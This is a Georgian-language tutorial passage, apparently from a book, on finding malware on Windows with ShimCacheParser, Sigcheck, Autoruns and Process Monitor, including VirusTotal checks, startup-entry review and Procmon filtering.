პროგრამა ShimCacheParser https://github.com/mandiant/ShimCacheParser იძლევა ყველა ამუშავებული პროგრამის სიასა და დროს.

კიდევ ერთი პროგრამაა UserAssistView https://www.nirsoft.net/utils/userassist_view.html რომელიც რეგისტრიდან იღებს explorer-ის მიერ ამუშავებული პროგრამების სიას. ეს პროგრამა ძალიან დაძველდა და მისი გაახლება არ ხდება.

SigCheck

უფასო პროგრამაა რომელიც ამოწმებს ფაილების ხელმოწერებს. არის Sysinternals პაკეტის ნაწილი და შეიძლება ჩამოტვირთოთ ბმულიდან https://docs.microsoft.com/en-us/sysinternals/downloads/sigcheck.

პროგრამის ამუშავება ხდება ბრძანებების სტრიქონიდან, ბრძანებით:

```
sigcheck -s -u -e c:\windows\system32
```

s ნიშნავს რომ შეამოწმებს ყველა ქვესაქაღალდეს. u ნიშნავს, რომ ფაილებს შეამოწმებს virustotal-ით და მოგცემთ ფაილების სიას რომლებსაც ვერ იპოვის ამ საიტზე ან რომლებიც რომელიმე მეთოდით აღმოჩნდებიან საეჭვო. e ნიშნავს რომ მხოლოდ პროგრამები (ასამუშავებელი ფაილები executables) უნდა შეამოწმოს, მათი გაფართოების მუხედავად, შესაბამისად თუ ასეთი პროგრამები იმალებიან როგორც jpeg ფაილები მათი აღმოჩენა და სკანირება მოხდება. `c:\windows\system32` კი არის მისამართი რომელიც უნდა შემოწმდეს. ცხადია აქ სხვა მისამართიც შეგიძლიათ მიუთითოთ.

თუ გამოიყენებთ დამატებით პარამეტრებს

```
sigcheck -s -u -e -vrs c:\windows\system32
```

v ნიშნავს რომ გამოიყენებს Virustotal-ს, r გახსნის აღმოჩენილი პრობლემური ფაილების შესახებ შეტყობინებებს, s კი ფაილებს რომლებიც აქამდე არ შემოწმებულა შეამოწმებს virustotal-ით.


იმის გამო რომ პროგრამამ ფაილები უნდა შეადაროს virustotal-ს მის მუშაობას შეიძლება ბევრი დრო დასჭირდეს.

Autoruns

Aautoruns წარმოდგენს Sysinternals პაკეტის კიდევ ერთ პროგრამას რომელიც დაგეხმარებთ იპოვოთ რა პროცესების გაშვება ხდება Autorun-ის საშუალებით. მისი დახმარებით შეგიძლიათ იპოვოთ და წაშალოთ ან გააჩეროთ მაინც არასაჭირო პროგრამები რომლებიც კომპიუტერებს მოჰყვებიან ხოლმე. ეს პროგრამები იკავებენ კომპიუტერის რესურსებს და ანელებენ მათ მუშაობას. ეს პროგრამა შეგიძლიათ ჩამოტვირთოთ ბმულიდან https://docs.microsoft.com/en-us/sysinternals/downloads/autoruns ან დააყენოთ Choco-თი

```
choco install -y autoruns
```

დაყენების შემდეგ პროგრამა აამუშავეთ ადმინისტრატორის პრივილეგიებით. იგი გამოგიტანთ ავტომატურად ამუშავებადი პროგრამების მისამართების გრძელ სიას, ანუ ადგილებs საიდაც შეიძლება იმალებოდეს ვირუსი, იმისათვის რომ ყოველi ჩატვირთვisas თავიდან ჩაიტვირთოს კომპიუტერში.



როცა Autoruns პროგრამა ჩაირთვება აქტიურია Everything ჩანართი რომელიც ყველა ჩანაწერს გიჩვენებთ, სხვა ჩანართები გიჩვენებენ ამ ჩანაწერების მხოლოდ ნაწილს კატეგორიის მიხედვთ.

Autoruns შეიძლება ამუშაოთ როგორ მომუშავე ოპერაციულ სისტემაზე ის გამორთულ ოპერაციულ სისტემაზე. მაგალითად თუ სხვა კომპიუტერის დისკი მიუერთეთ თქვენს კომპიუტერს და ეჭვი გაქვთ რომ ამ დისკზე არის ვირუსი. შეგიძლიათ File მენიუში აამუშაოთ Analyze Offline System და აარჩიოთ დისკი რომლის ანალიზიცაა საჭირო.

ეს პროგრამა ყველა შესაძლო მდებარეობას გიჩვენებთ საიდანაც ხდება ავტომატურად პროგრამების გაშვება, ცხადია ამ მდებარეობებიდან ხდება სისტემური ფაილების გაშვებაც. შესაბამისად ასეთი ფაილების წაშლისას ფრთხილად უნდა იყოთ რომ არ წაშალოთ ისეთი რამ რაც სისტემას დააზიანებს.

თუ პროგრამის ფანჯარას შეხედავთ ნახავთ რომ პირველი სვეტი გიჩვენებთ Autorun Entry ანუ სად არის ჩაწერილი რეგისტრში; Description გიჩვენებთ პროგრამის აღწერას; Publisher გიჩვენებთ პროგრამის შემქმნელის სახელს, Image Path არის პროგრამის მისამართი დისკზე; TimeStump გიჩვენებთ როდის შეიქმნა ფაილი; ბოლოს ეს ფაილები შეგიძლიათ შეამოწმოთ VirusTotal-ით.

თუ პროგრამის წინ მოთავსებულ ჩამრთველს გამორთავთ მაშინ პროგრამა აღარ ჩაიტვირთება ავტომატურად, თუმცა იგი დარჩება დისკზე და მისი ხელით ამუშავების საშუალება გექნებათ.

თუ რომელიმე პროგრამის სახელზე მარჯვნივ დააჭერთ გამოვა მენიუ რომელშიც

Jump to entry - გადაგიყვანთ რეგისტრში ამ ჩანაწერზე;


Jump to image – გადაგიყვანთ ფაილის მდებარეობაზე;

Verify Image - შეამოწმებს ფაილების ხელმოწერებს და დაგიწერთ (Verified) PubliSer სტრიქონში.

Check Virustotal - შეამოწმებს ფაილს Virustotal-ზე და გამოგიტანთ შედეგს Virustotal სვეტში.

თუ Options მენიუზე გადახვალთ შეგიძლიათ დამალოთ Windows-ის და Microsoft-ის ჩანაწერები რადგან, ჩვეულებრივ, ისინი ითვლებიან სუფთა ფაილებად.

თუ Scan Options დააჭერთ გაიხსნება



სადაც

Scan only per-user locations - შეამოწმებს მხოლოდ აქტიური მომხმარებლის ფაილებს,

Verify Code Signatures - შეამოწმებს ფაილების ხელმოწერებს

Check Virustotal - შეამოწმებს ფაილებს Virustotal-ზე

მონიშნეთ შესაბამისი უჯრები და დააჭირეთ Rescan ღილაკს, პროგრამის მთავარ ფანჯარაში შესაბამის შედეგს დაინახავთ. ცხადია უნდა შეამოწმოთ ფაილები რომლებიც არ არიან ხელმოწერილი და რომლებიც Virustotal-მა იპოვა თავის ვირუსების მონაცემთა ბაზაში.

როგორც ხედავთ სტრიქონები სხვადასხვა ფერებით არიან გამოყოფილი. ყვითელი არ არის საშიში, ის უბრალოდ გიჩვენებთ რომ რეგისტრში არსებობს ჩანაწერი რომლის შესასრულებელი ფაილი აღარ არსებობს. ჩვეულებრივ ეს ხდება როცა რაღაც წაშალეთ მაგრამ პროგრამამ არ წაშალა თავისი ჩანაწერები. ანუ ე.წ. ჭუჭყიანი წაშლა მოხდა. ყვითელი სტრიქონები არ არის საშიში. წითელი სტრიქონი გიჩვენებთ რომ ფაილს არ აქვს ხელმოწერა. ასეთი ფაილები ნამდვილად უნდა შეამოწმოთ. თეთრი სტრიქონები კი ჩვეულებრივ არიან არა Microsoft ფაილები.

გაითვალისწინეთ რომ ზოგიერთ შემთხვევებში ადმინისტრაციული და ანტივირუს ან VPN ან სხვა მსგავსი ტიპის პროგრამები გამოჩნდებიან როგორც ვირუსები, თუმცა ეს ფაილები არიან სანდო ფაილები. სამწუხაროდ ასეთი რამეები ხდება და გვერდს ვერ აუვლით რადგან ფაილების მუშაობის მეთოდების მიხედვით ზოგი ფაილი ნამდვილად ჰგავს ვირუსს.


ფაილების გამოკვლევა ისევე ხდება როგორც Process explorer-ის შემთხვევაში.

თუ იცით როდის მოხდა ინფიცირება Timestamp შეიძლება კარგად გამოიყენოთ რადგან მოძებნოთ ფაილები რომლებიც დაახლოებით დავირუსების დროს იქნა შექმნილი.

ჩვეულებრივ ჯობია რომ პროგრამები გააპასიუროთ, ანუ გამოურთოთ ჩამრთველი და არ წაშალოთ, განსაკუთრებით თუ დარწმუნებული არ ხართ რა როლს თამაშობს პროგრამა. პროგრამები რომლებიც ვირუსები არ არიან მაგრამ არ არის საჭირო რომ ავტომატურად ჩაიტვირთოს ასევე უნდა გამორთოთ. ამითი კომპიუტერის რესურსებს უკეთესად გამოიყენებთ და სისტემაც უფრო სწრაფად ჩაიტვირთება.

ხშირად ვირუსები იყენებენ Windows-ის ერთხელ ამუშავების თვისებას. ასეთი პროგრამის ჩანაწერი კომპიუტერის დახურვისას ჩაიწერება რეგისტრში მისამართზე computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce და წაიშლება როგორც კი პროგრამა ამუშავდება. შესაბამისად ასეთი პროგრამის პოვნა AutoRuns-ით ვერ მოხდება და პროცესების შემოწმება მოგვიწევთ. რასაც ძალიან მალე განვიხილავთ.

თუ ბრძანებების სტრიქონიდან გინდათ ამ პროგრამის ამუშავება უნდა აკრიფოთ Autorunsc, ამ პროგრამის ვებ საიტზე მოთავსებულია სინტაქსი და პარამეტრების სრული სია.




Process Monitor

ეს კიდევ ერთი პროგრამაა Sysinternals პაკეტიდან მისი ჩამოტვირთვა შეიძლება ბმულიდან https://docs.microsoft.com/en-us/sysinternals/downloads/procmon. მისი დაყენება ასევე შეიძლება

```
choco install -y procmon
```

ბრძანებით.

აამუშავეთ ადმინისტრატორის რეჟიმში. იგი ასე გამოიყურება:



გარდა იმისა რომ ეს პროგრამა ახორციელებს პროცესების თვალთვალს ის ასევე ინახავს ჩანაწერების ჟურნალს ყველა პროცესის მუშაობის შესახებ. საშუალებას გაძლევთ გამოიყენოთ ფილტრები რომ ნახოთ რომელი ქმედებები ქმნიან ხარვეზებს.

როგორც ამ ფანჯარაში ხედავთ შემდები სვეტებია გამოტანილი: Time of day - გიჩვენებთ როდის დაიწყო პროცესმა მუშაობა. Process Name -პროცესის სახელი, Operation- რა ქმედებას ახორციელებს პროცესი, Path - ანუ მისამართი საიდანაც ამუშავდა პროცესი, Result – შედეგი, ანუ ამუშავდა თუ არა პროცესი და Detail - ქმედების დეტალები.

ღილაკი  არის პროცესების ინფორმაციის დაჭერა, თუ ის გალურჯებული პროცესების დაჭერა მიმდინარეობს და თუ თეთრია დაჭერა გამორთულია. ამ ღილაკზე უბრალოდ დაჭერით ხდება რეჟიმებს შორის გადართვა.

თუ ფანჯრის ფსკერზე მოთავსებულ სტრიქონს შეხედავთ პროგრამა ამბობს რომ გიჩვენებთ 355,307 პროცესს 625,240 პროცესიდან. ე.ი. გარკვეული ფილტრაცია უკვე ხდება. ღილაკი  (Auto scroll) ჩართავს ახალი სტრიქონების გამოტანის რეჟიმს და თუ დააჭერთ დაინახავთ რომ ეკრანზე ახალი სტრიქონების გამოტანა დაიწყება. აქაც თუ ეს ღილაკი გალურჯებულია ნიშნავს რომ რეჟიმი ჩართულია.

 ღილაკი კი წაშლის ეკრანზე გამოტანილ ჩანაწერებს.

 ღილაკები წარმოადგენენ 5 სხვადასხვა ტიპის მონიტორს რომლებიც შეგიძლიათ ჩართო ან გამორთოთ როგორც ხედავთ აქ პირველი 4 ჩართული ხოლო ბოლო გამორთულია.

 გამოიტანს რეგისტრთან დაკავშირებულ პროცესებს.

 გიჩვენებთ ფაილების სისტემის მუშაობას.


 ქსელის მუშაობის მონიტორი.

 პროცესები, რომლებიც გიჩვენებენ პროგრამების მიერ Thread-ების შექმნას და მათ დახურვას.

 ჩვეულებრივ გამორთულია, გიჩვენებთ რა ხდება Thread-ების სტეკებში.


ნებისმიერ სტრიქონს თუ მარჯვნივ დააჭერთ და აარჩევთ Properties მენიუს გამოვა ფანჯარა ამ პროცესიის შესაბამისი დაწვრილებითი ინფორმაციით.

როგორც ხედავთ აქ უამრავი სტრიქონებია და შესაბამისად რამის სანახავად ძლიერი ფილტრების გამოყენებაა საჭირო. თუ Filter მენიუს დააჭერთ დაინახავთ რომ გამოვა მენიუ რომელშიც



თუ ჩართავთ Drop Filter Events იგი არ გამოიტანს ეკრანზე თქვენ მიერ განსაზღვრული ფილტრაციის შედეგად მიღებულ ინფორმაციას.

თუ დააჭერთ Filters გაიხსნება ფანჯარა ბევრი სხვადასხვა ფილტრით.




აქ ხედავთ სტანდარტულ ფილტრებს, რომლებიც დამალავენ არა საჭირო ინფორმაციას, ფილტრი შეგიძლიათ ჩართოთ ან გამორთოთ ფილტრის წინ მოთავსებული წითელი გადახაზული წრე ნიშნავს რომ რასაც ფილტრი განსაზღვრავს არ გამოვა ეკრანზე ანუ უგულებელყოფილი (Exclude) იქნება. ასევე შეიძლება იყოს ფილტრი რომელიც გამოიტანს განსაზღვრულ ინფორმაცია (Include), ასეთ ფილტრი მწვანე ჩამრთველით აღინიშნება.


ამ ფანჯარაში მოყვანილი ფილტრები სისტემურად ნაგულისხმებია და ისინი მალავენ პროცესებს რომლების ნახვაც არ არის საინტერესო.

ასევე შესაძლებელია რომ მარჯვნივ დააჭიროთ ნებისმიერ სტრიქონს და გამოსული მენიუდან აარჩიოთ Exclude, პროგრამა გაფილტრავს ყველა ასეთი ტიპის სტრიქონს და შექმნის დამატებით ფილტრს ფილტრების ფანჯარაში.


ასევე შეგიძლიათ გამოიყენოთ Include მენიუც ამ შემთხვევაში მოხდება პროცესის შესაბამისი სტრიქონების ეკრანზე გამოტანა. იგი ასევე შექმნის ჩანაწერს ფილტრების ფანჯარაში რომელიც მწვანე ნიშნით იქნება მონიშნული



ამავე ფანჯარაში შესაძლებელია ახალი ფილტრის შექმნაც, პირველი უჯრა გაძლევთ რომელი პარამეტრები შეგიძლიათ გამოიყენოთ და მეორე უჯრა გაძლევთ ლოგიკურ პირობებს, ხოლო თეთრ უჯრაში კი გამოვა შესაბამისი პროცესების თუ პროგრამების სახელები. მაგალითად




თუ ვირუსების ეძებთ ალბათ კარგი იქნება შექმნათ ფილტრი:




ეს ფილტრი გიჩვენებთ დისკზე ჩაწერის ყველა მცდელობებს.

თუ გადახვალთ მთავარი ფანჯრის Tools მენიუზე და აამუშავებთ Process Tree ბრძანებას გიჩვენებთ როგორ მუშაობენ პროცესები დროის განმავლობაში და რომელი პროცესი ამუშავებს რომელ პროცესს.



ღილაკი განსაზღვრავს სამიზნეს. ანუ თუ ამ ღილაკს დააჭერთ და შემდეგ დააჭერთ ნებისმიერი გახსნილი პროგრამის ფანჯარას, ეს პროგრამა გადაიქცევა სამიზნედ და ეკრანზე გამოვა მხოლოდ ამ პროგრამასთან დაკავშირებული პროცესები.

თუ Options მენიუში გააქტიურებთ Enable Boot Logging პროგრამა ჩაიწერს ჩატვირთვის დროს მომხდარ ცვლილებებს. ასეთი ცვლილებები შეიძლება იყოს სწორედ რეგისტრის run once ჩანაწერი რომელიც სხვაგვარად ძნელი დასაჭერია. ამ ჩანაწერების გასაფილტრად შექმენით ფილტრი

